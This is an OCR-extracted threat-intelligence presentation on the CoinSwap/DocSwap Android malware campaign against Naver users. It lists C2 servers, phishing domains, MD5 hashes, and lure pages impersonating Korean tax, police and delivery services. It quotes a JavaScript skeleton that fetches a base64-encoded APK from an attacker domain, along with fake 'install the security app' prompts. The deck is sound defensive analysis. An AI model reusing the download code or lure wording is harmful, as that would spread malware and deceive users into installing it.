
Socket C2 Server

204.12.253.10 (AS 32097, US)

- **http://hange.pi-usdt.o-r.kr**
- **http://change.pi-usdt.o-r.kr**

2025-02-21

CoinSwap



Overview

First Identified


Socket C2 Server

- http://hange.pi-usdt.o-r.kr
- http://[illegible]dt.o-r.kr

Security Document Viewer

+ CoinSwap

= DocSwap



Overview

Who is the target?

First identified	Hash (MD5)	C2	Country/ASN	DNS Replication
2025-01-19	3ccfe58b8e0b5ca96cac4e9394567515	204.12.253.10	US/ ASN 32097	change.pi-usdt.o-r.kr hange.pi-usdt.o-r.kr
2025-03-04	fac151e4b5255ec803f056b2bc98ed67			
2025-03-18	0679801ba195a750c76326549ad6587a			
2025-03-21	8043349196d70744ff3d7ed00d6d899d			
2025-08-07	86da5e00a9c73c9cb0855805cbc38c4a	27.102.137.180	KR/ ASN 45996	airdrop.p2pb2b.kro.kr **ntax**.live-on.net **nts**-co.live-on.net **npsbiling**.live-on.net ...
2025-08-11	36677d732da69b7a81a46f9a06c36260	27.102.137.181	KR/ ASN 45996	**nps-tax**.server-on.net **nts-store**.server-on.net **nts-kr**.live-on.net ...
2025-08-13	356766aa15748a65dc0e09ef5b0c01a3			
2025-08-20	a43b0f4e2e7462c6a100eae8de7676fc			
2025-09-11	3a2a9f205c79ee45a84e3d862884fd72			
2025-09-11	27ea7ef88724c51bbe3ad42853bbc204			

Overview

Who is the target?

I received an email suspected to be phishing.
Subject: [Notice from the National Police Agency]
However, it links to npsbiling.live-on.net, which is a phishing site designed to steal Naver accounts.

		Country/ASN	DNS Replication
2025-09-11	3a2a9f205c79ee45a84e3d862884fd72	US/ ASN 32097	change.pi-usdt.o-r.kr hange.pi-usdt.o-r.kr
2025-09-11	27ea7ef88724c51bbe3ad42853bbc204	KR/ ASN 45996	airdrop.p2pb2b.kro.kr ntax.live-on.net nts-co.live-on.net npsbiling.live-on.net ...
		KR/ ASN 45996	nps-tax.server-on.net nts-store.server-on.net nts-kr.live-on.net ...

Overview

Who is the target?

- **First identify: 2025-08-04**
- **Distribution URL:**

  https://delivery.cjlogistics.kro.kr/store/tracking.php?id=[redacted]lci5jb20=

  Base64 Decode: ric**@naver.com**

- **First identify: 2025-08-13**
- **Distribution URL:**

  https://mobile.auction.server-on.net/tracking.php?id=[redacted]mNvbQ==


  Base64 Decode: cho****@naver.com**

Target: Naver Users

Overview


Deploy

- MD5: dc0222382e635d738ee3568bc7661ab7



Security authentication error
Please install the authentication app first for secure viewing.
App Download

- MD5: f8b5937041d98b2aae2d256d110ac598



Notice
After installing the secure document viewer app, please open the document through the app. This app complies with the National Tax Service (NTS) official security standards and has completed virus scanning, ensuring it is safe.
App Download

Overview

Deploy

- MD5: dc0222382e635d738ee3568bc7661ab7

javascript (Skeleton)

```
<script>
async function downloadAPK() {
    const response = await fetch('http://authapp.dns-down.o-r.kr/download/proxy.php');
    const base64Data = await response.text();
    const binaryData = atob(base64Data);
    const blob = new Blob([arrayBuffer], {
        type: "application/vnd.android.package-archive"
    });
    link.download = "certification_v1.01.apk";
    link.click();
    URL.revokeObjectURL(link.href);
</script>
```

- MD5: f8b5937041d98b2aae2d256d110ac598

javascript (Skeleton)


```
<div class="alert-box">
  <h2 style="color:#c80000">알 림</h2>
   <p id="customAlertMessage"></p>
   <div class="button-container"
id="downloadButton">
  <a href=https://download.nts-app.n-e.kr/download/safeviewer_v1.0.1.apk
   class="download-btn" onclick="downloadAPK()">앱 다운로드</a>
    </div>
</div>
```

App Download


Overview

Deploy (Auction)

PC



Android



Overview

Deploy (CJ Logistics)

PC

CJ 대한통운


For security reasons, this cannot be viewed on a PC. Please access it via your smartphone.


보안상의 이유로 PC에서는 조회할 수 없습니다.
스마트폰으로 접속해 주세요.

혹은 QR 코드를 스캔하여 배송추적 앱을 설치한 후 조회해 주세요.

Or scan the QR code to install the delivery tracking app and check your order.

Android





A delivery security app has not been detected on your device. Please install the security authentication app and proceed with identity verification.

